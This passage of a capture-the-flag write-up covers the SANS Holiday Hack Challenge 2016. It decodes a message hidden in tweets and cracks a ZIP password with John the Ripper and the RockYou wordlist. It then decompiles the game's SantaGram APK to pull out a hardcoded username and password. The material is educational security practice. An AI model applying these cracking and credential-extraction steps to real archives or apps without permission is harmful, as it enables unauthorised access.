



SANS Holiday Hack Challenge 2016
By Janusz Jasinski

Introduction	4
Part 1: A Most Curious Business Card	5
1) What is the secret message in Santa's tweets?	5
Answer	6
2) What is inside the ZIP file distributed by Santa's team?	7
Answer	7
Part 2: Awesome Package Konveyance	8
3) What username and password are embedded in the APK file?	8
Answer	11
4) What is the name of the audible component (audio file) in the SantaGram APK file?	12
Answer	12
Part 3: A Fresh-Baked Holiday Pi.....	13
5) What is the password for the "cranpi" account on the Cranberry Pi system?	13
Windows	13
Linux	14
Answer	14
6) How did you open each terminal door and where had the villain imprisoned Santa?	15
Train Door	15
PCAP	17
Deep Directories	20
Wumpus	21
Professor Falken.....	23
The Final Door	24
Part 4: My Gosh... It's Full of Holes	25
7) ONCE YOU GET APPROVAL OF GIVEN IN-SCOPE TARGET IP ADDRESSES FROM TOM HESSMAN AT THE NORTH POLE, ATTEMPT TO REMOTELY EXPLOIT EACH OF THE FOLLOWING TARGETS:	25
The Mobile Analytics Server (via credentialed login access)	26
The Dungeon Game	28
The Debug Server	31
The Banner Ad Server	35
The Uncaught Exception Handler Server	37
The Mobile Analytics Server (post authentication)	41
8) What are the names of the audio files you discovered from each system above?.....	53
Part 5: Discombobulated Audio	54
9) Who is the villain behind the nefarious plot.....	54
Answer	54
10) Why had the villain abducted Santa?	54
Answer:	55

Conclusion.....	56
Further Reading	56
Creative Submission.....	57
Appendix A – Easter Eggs.....	58
Tardis.....	58
Star Wars – Rogue 1 Poster	58
Star Wars - A New Hope Poster	58
Time Travel.....	58
Email from Santa.....	59
Appendix B – Misc.....	60
Dockers	60
WebSocket Frames & “Cheating”	60
Table Permissions Changed	60
Recipes	60

Introduction

The story for 2016 can be found online at <https://holidayhackchallenge.com/2016/#TheStory>

To keep the document to specifics, I shan't copy/paste text from the site here as readers should be familiar with the story or at the very least, can easily reference the site above.

Additionally, all in-game screenshots will be placed online at <http://januszjasinski.imgur.com/> from 4th January onwards to keep the size of this document low (my poor machine can't handle it!)

I take a deep breath and plunge in...

Part 1: A Most Curious Business Card

1) What is the secret message in Santa's tweets?



Figure 1 - Business Card

The business card gives us the account we need to be looking at: **@santawclaus**.




Figure 2- Santa Tweets

Looking at the tweets, with over 350, we need to automate pulling them in. We fire up Python and use the Twython¹ library to bring in the tweets.

```
1. from twython import Twython # pip install twython
2. from HTMLParser import HTMLParser # pip install HTMLParser
3. import time
4.
5. lines = []
6. CONSUMER_KEY = 'xxx'
7. CONSUMER_SECRET = 'xxx'
8. ACCESS_KEY = 'xxx'
9. ACCESS_SECRET = 'xxx'
10.
11. twitter = Twython(CONSUMER_KEY,CONSUMER_SECRET,ACCESS_KEY,ACCESS_SECRET)
12. lis = [798175529463676928] ## this is the latest starting tweet id
13. h = HTMLParser()
14. for i in range(0, 1): ## iterate through all tweets. With a 200 limit, we go through twice
15. ## tweet extract method with the last list item as the max_id
16.     user_timeline = twitter.get_user_timeline(screen_name="santawclaus",
17. count=200, include_retweets=False, max_id=lis[-1])
18.     time.sleep(1) ## 1 second rest between API calls
19.
20.     for tweet in user_timeline:
21.         lis.append(tweet['id']) ## append tweet id's
22.         lines.append(h.unescape(tweet['text']))
23.
24. cols = zip(*lines) ## Flip the tweets from vertical to horizontal
25.
26. print "Enter a file name: ", ## Prompt for a filename
27. filename = raw_input()
28.
29. with open(filename+'.txt','a') as tweet_file: ## Create a file
30.     for col in list(cols)[::-1]: ## Loop through tweet list
31.         tweet_file.write(''.join(col) + '\n') ## Output to the file
```

Answer

The tweets spell out *Bug Bounty*, hidden in ASCII format. The original format was vertical but for ease of reading, the Python script rotates the block of text



Figure 3 – Hidden Message in Tweets

¹ <https://twython.readthedocs.io/en/latest/>


2) What is inside the ZIP file distributed by Santa's team?

The URL that was given in the game by Pepper Minstix² points us to a ZIP file.

```
<Pepper Minstix> - When I need a break from bug bounty work, I play Dungeon. I've been playing it since 1978. I still have yet to beat the Cyclops...
<Pepper Minstix> - Alabaster's brother is the only elf I've ever seen beat it, and he really immersed himself in the game. I have an old version here.
<Pepper Minstix> - ...
```

Figure 4 - ZIP URL

When extracted it shows two files, one of which is an executable and the other is a .DAT file containing data, presumably relevant to the executable. Looking deeper, they appear to be a SBR file³ which is a Microsoft Visual Studio Visual C++ source browser intermediate file .




```
root@kali: ~
File Edit View Search Terminal Help

root@kali:~# file dungeon
dungeon: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked
, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=9
8dcce48be68f3ec423311876266acb5e097a01b, not stripped
root@kali:~#
```

Figure 5 – Dungeon

Running the files gives the following prompt.



```
root@kali: ~
File Edit View Search Terminal Help

root@kali:~# ./dungeon
chroot: No such file or directory
Welcome to Dungeon. This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
>
```

Answer

As the screenshot above shows, the executable ran a version of the game called [Zork](#)⁴

² <http://www.northpolewonderland.com/dungeon.zip>

³ <http://www.reviversoft.com/file-extensions/sbr>

⁴ <http://gunkies.org/wiki/Zork>


Figure 6 - Zork

Part 2: Awesome Package Konveyance

3) What username and password are embedded in the APK file?

Using the second social media account from the business card, we're taken to the Instagram account with the handle [@santawclaus](#).

There are a few images on there with one being of interest.



On closer inspection, in one of the images there is a URL on display along with a filename. Putting the two together gives us a URL of http://northpolewonderland.com/SantaGram_v4.2.zip

With the ZIP downloaded, we try and extract it but are prompted for a password.




Figure 7- ZIP Password Prompt

With no further clues, we'll have to attempt at cracking it. We'll be using John the Ripper 1.8.0 Jumbo version on Windows 10. It's a community enhanced version which might come in useful for any obscure formats. The Linux version I was running didn't have the pkzip2 format I needed.⁵

```
Command Prompt
C:\Users\Alan\Downloads\john180j1w\john180j1w\run>zip2john SantaGram_v4.2.zip > SantaGram.hashes
0 [main] zip2john 11040 find_fast_cwd: WARNING: Couldn't compute FAST_CWD pointer. Please report this problem to
the public mailing list cygwin@cygwin.com
ver 14 efh 5455 efh 7875 SantaGram_v4.2.zip->SantaGram_4.2.apk PKZIP Encr: 2b chk, TS_chk, cmplen=1962826, decmplen=2257390, crc=EDE16A54

C:\Users\Alan\Downloads\john180j1w\john180j1w\run>john SantaGram.hashes --wordlist=rockyou.txt
0 [main] john 4952 find_fast_cwd: WARNING: Couldn't compute FAST_CWD pointer. Please report this problem to
the public mailing list cygwin@cygwin.com
Loaded 1 password hash (PKZIP [32/32])
No password hashes left to crack (see FAQ)

C:\Users\Alan\Downloads\john180j1w\john180j1w\run>john SantaGram.hashes --show
0 [main] john 7640 find_fast_cwd: WARNING: Couldn't compute FAST_CWD pointer. Please report this problem to
the public mailing list cygwin@cygwin.com
SantaGram_v4.2.zip:bugbounty:::SantaGram_v4.2.zip
1 password hash cracked, 0 left

C:\Users\Alan\Downloads\john180j1w\john180j1w\run>
```

Figure 8 - John the Ripper

We first get hashes from the ZIP file and then run John against it. We also use the RockYou⁶ wordlist as hinted by an Elf. With the password shown as *bugbounty*, we extract the files to reveal an APK file.

```
<Minty Candycane> - Howdy, my name is Minty Candycane. I'm on the red team, Rudolph's Red Team!
<Minty Candycane> - I've been spending a lot of time with NMAP. It is such a great port scanner! I'm very thorough so I check all the TCP ports to look for
extra services.
<Minty Candycane> - NMAP is also great for finding extra files on web servers. The default scripts run with the "--sC" option work really well for me.
<Minty Candycane> - What did the elf say was the first step in using a Christmas computer?
<Minty Candycane> - "First, YULE LOGon!"
<Minty Candycane> - I crack people up.
<Minty Candycane> - Speaking of cracking, John the Ripper is fantastic for cracking hashes. It is good at determining the correct hashing algorithm.
<Minty Candycane> - I have a lot of luck with the RockYou password list.
<Minty Candycane> - Speaking of rocks, where do geologists like to relax?
```

Figure 9 - RockYou Hint

Decompiling the APK Version 1

We use **Apktool**⁷ to decompile the app and then run a search for anything relating to a password

```
1. C:\Users\Alan\Downloads\SantaGram>apktool d SantaGram_4.2.apk
2. I: Using Apktool 2.2.1 on SantaGram_4.2.apk
3. I: Loading resource table...
4. I: Decoding AndroidManifest.xml with resources...
5. I: Loading resource table from file: C:\Users\Alan\AppData\Local\apktool\framework\1.apk
6. I: Regular manifest package...
7. I: Decoding file-resources...
8. I: Decoding values */* XMLs...
9. I: Baksmaling classes.dex...
10. I: Copying assets and libs...
11. I: Copying unknown files...
12. I: Copying original files...
13. ...
14. C:\Users\Alan\Downloads\SantaGram\SantaGram_4.2>findstr /S /N /C:"password\" *.*
15. smali\com\northpolewonderland\santagram\b.smali:417: const-string v1, "password"
16. smali\com\northpolewonderland\santagram\SplashScreen.smali:268: const-string v1, "password"
17. smali\com\parse\ParseRESTUserCommand.smali:111: const-string v0, "password"
18. smali\com\parse\ParseUser$7.smali:157: const-string v2, "password"
```

⁵ Presumably this is why the Linux version didn't work as it seemed to be the only difference between the packages

⁶ <https://wiki.skullsecurity.org/index.php?title=Passwords>

⁷ <https://ibotpeaches.github.io/Apktool/install/>

```

19. smali\com\parse\ParseUser$7.smali:168:    const-string v1, "password"
20. smali\com\parse\ParseUser$7.smali:174:    const-string v1, "password"
21. smali\com\parse\ParseUser.smali:22:.field private static final KEY_PASSWORD:Ljava/lang/String; = "
    password"
22. ...

```

We open up b.smali which gives is the following details.

```

1. const-string v1, "username"
2.
3. const-string v2, "guest"
4.
5. invoke-virtual {v0, v1, v2}, Lorg/json/JSONObject;-
    >put(Ljava/lang/String;Ljava/lang/Object;)Lorg/json/JSONObject;
6.
7. const-string v1, "password"
8.
9. const-string v2, "busyreindeer78"

```

We have a username of *quest* and a password of *busyreindeer78*.

Decompiling the APK Version 2

The APK was uploaded to www.javadecompilers.com/apk and the decompiled version downloaded. We then searched for any reference to a password.

```

root@kali: ~/3/SantaGram_v4.2
File Edit View Search Terminal Help
root@kali:~/3/SantaGram_v4.2# grep -r "password"
./res/layout/sign_up.xml:    <EditText android:id="0x7f0d00e3" android:layout_width="-1" android:layout_height="-2" an
droid:layout_marginLeft="30dp" android:layout_marginTop="10dp" android:layout_marginRight="30dp" android:hint="type a password"
 android:multiline="true" android:layout_below="0x7f0d00e2" android:layout_centerHorizontal="true" android:inputType="81" an
droid:imeOptions="5" android:textAlignment="4" />
./res/layout/login.xml:    <EditText android:id="0x7f0d009f" android:layout_width="-1" android:layout_height="-2" andr
oid:layout_marginLeft="30dp" android:layout_marginTop="10dp" android:layout_marginRight="30dp" android:hint="password" android
:layout_below="0x7f0d009e" android:layout_centerHorizontal="true" android:inputType="81" android:textAlignment="4" />
./res/layout/login.xml:    <Button android:textSize="12dp" android:textColor="#fff" android:id="0x7f0d00a1" androi
d:background="0x106000d" android:paddingLeft="8dp" android:paddingRight="8dp" android:layout_width="-2" android:layout_height=
"50dp" android:text="Forgot password?" android:layout_alignParentTop="true" android:layout_alignParentRight="true" android:lay
out_alignParentEnd="true" />
./res/values/public.xml:    <public type="id" name="passwordTxt" id="0x7f0d009f" />
./res/values/public.xml:    <public type="id" name="passwordTxt2" id="0x7f0d00e3" />
./res/values/ids.xml:    <item type="id" name="passwordTxt">false</item>
./res/values/ids.xml:    <item type="id" name="passwordTxt2">false</item>
./assets/tou.html:    To be part of SantaGram, you must create an account that includes a username and password ("Your Acc
ount") and, if you want to be able to reset your password or have us contact you, an email address as well.
./com/parse/ParseRESTUserCommand.java:        hashMap.put("password", str2);
./com/parse/ParseUser.java:    private static final String KEY_PASSWORD = "password";
./com/parse/ParseUser.java:        throw new IllegalArgumentException("Must specify a password for the user to log in with
");
./com/parse/ParseUser.java:        String password = currentUser.getPassword();
./com/parse/ParseUser.java:        a = currentUser.saveAsync(sessionToken, isLazy, c0026j).m50b(new C12747(currentUser
, username, password, authData2));
./com/parse/ParseUser.java:        throw new ParseException(-1, "Unable to saveEventually on a ParseUser with dirty passwo
rd");
./com/northpolewonderland/santagram/SignUp.java:    EditText passwordTxt;
./com/northpolewonderland/santagram/SignUp.java:        if (this.f2610a.usernameTxt.getText().toString().matches("") || th
is.f2610a.passwordTxt.getText().toString().matches("") || this.f2610a.fullNameTxt.getText().toString().matches("")) {
./com/northpolewonderland/santagram/SignUp.java:            parseUser.setPassword(this.f2610a.passwordTxt.getText().toStrin
g());
./com/northpolewonderland/santagram/SignUp.java:            inputMethodManager.hideSoftInputFromWindow(this.passwordTxt.getWindowT
oken(), 0);
./com/northpolewonderland/santagram/SignUp.java:            this.passwordTxt = (EditText) findViewById(2131558627);
./com/northpolewonderland/santagram/SplashScreen.java:        JSONObject.put("password", "busyreindeer78");
./com/northpolewonderland/santagram/Login.java:            c0558a.m2703b((CharSequence) "We've sent you an email t
o reset your password!").m2694a(2131165208).m2700a((CharSequence) "OK", null);
./com/northpolewonderland/santagram/C0987b.java:        JSONObject.put("password", "busyreindeer78");
./android/support/v4/p005j/p019a/C0352c.java:        stringBuilder.append("; password: ").append(m1621k());
root@kali:~/3/SantaGram_v4.2#

```

Figure 10 - Finding Credentials

A line near the bottom shows a string against a JSON key. Let's jump to that line in the file.

```
root@kali: ~/3/SantaGram_v4.2
File Edit View Search Terminal Help
root@kali:~/3/SantaGram_v4.2# vim +/busyreindeer78 com/northpolewonderland/santagram/C0987b.java
```

Figure 11 - Finding Credentials

```
C0987b.java (~/3/SantaGram_v4.2/com/northpolewonderland/santagram) - VIM
File Edit View Search Terminal Help
public static Bitmap m4773a(byte[] bArr, Context context, int i, int i2) {
    Options options = new Options();
    options.inJustDecodeBounds = true;
    BitmapFactory.decodeByteArray(bArr, 0, bArr.length, options);
    options.inSampleSize = C0987b.m4771a(options, C0987b.m4770a(context, i), C0987b.m4770a(context, i2));
    options.inJustDecodeBounds = false;
    return BitmapFactory.decodeByteArray(bArr, 0, bArr.length, options);
}

public static void m4774a(Context context, String str) {
    JSONObject jsonObject = new JSONObject();
    try {
        jsonObject.put("username", "guest");
        jsonObject.put("password", "busyreindeer78");
        jsonObject.put("type", "usage");
        jsonObject.put("activity", str);
        jsonObject.put("udid", Secure.getString(context.getContentResolver(), "android_id"));
        new Thread(new C09851(context, jsonObject)).start();
    } catch (Exception e) {
        Log.e(f2623a, e.getMessage());
    }
}

public static void m4775a(Context context, Throwable th) {
    JSONObject jsonObject = new JSONObject();
    Log.i(context.getString(2131165204), "Exception: sending exception data to " + context.getString(2131165216));
    try {
        jsonObject.put("operation", "WriteCrashDump");
    }
}
"com/northpolewonderland/santagram/C0987b.java" 272L, 11910C 126,13 45%
```

Figure 12 - Finding Credentials

Answer


Looking at the previous screenshots, we have a username of *guest* and a password of *busyreindeer78*.

4) What is the name of the audible component (audio file) in the SantaGram APK file?

The META-INF folder contains the manifest information and other metadata about the java package carried by the jar file.

- CERT.SF - the list of all files along with their SHA-1 digest.
- MANIFEST.MF - various information used by the java run-time environment when loading the jar file. One of the items is the list of file names in the jar along with their SHA1 digests, etc.

The reference to the audio file should be in one of these, but to be on the safe side, we'll do a search.



```
root@kali: ~/3/SantaGram_v4.2
File Edit View Search Terminal Help
root@kali:~/3/SantaGram_v4.2# grep -r "audio" .
./original/META-INF/CERT.SF:Name: res/raw/discombobulatedaudio1.mp3
./original/META-INF/MANIFEST.MF:Name: res/raw/discombobulatedaudio1.mp3
./res/values/public.xml: <public type="raw" name="discombobulatedaudio1" id="0x7f060000" />
./assets/tou.html: You may not post any graphics, text, photographs, images, video, audio or other material that we deem to be junk or spam.
./com/parse/NotificationCompat.java: this.mNotification.audioStreamType = -1;
./android/support/v7/p021a/C0570l.java: AudioManager audioManager = (AudioManager) this.a.getSystemService("audio");
./android/support/v7/p021a/C0570l.java:
./android/support/v7/p021a/C0570l.java: if (audioManager != null) {
./android/support/v7/p021a/C0570l.java:     audioManager.playSoundEffect(0);
./android/support/v7/p021a/C0570l.java:     Log.w("AppCompatActivity", "Couldn't get audio manager");
root@kali:~/3/SantaGram_v4.2#
```

Figure 13

Answer

From the previous screenshot, we can see that the name of the audio file is [discombobulatedaudio1.mp3](#)

Part 3: A Fresh-Baked Holiday Pi

5) What is the password for the "cranpi" account on the Cranberry Pi system?

There are multiple ways to extract the firmware image that was supplied. One was to mount the image⁸ as shown on the next page and the other was simple to extract until we got a directory structure.

Windows

First up, the unarchiving process using 7-zip in windows will eventually lead to something like the below

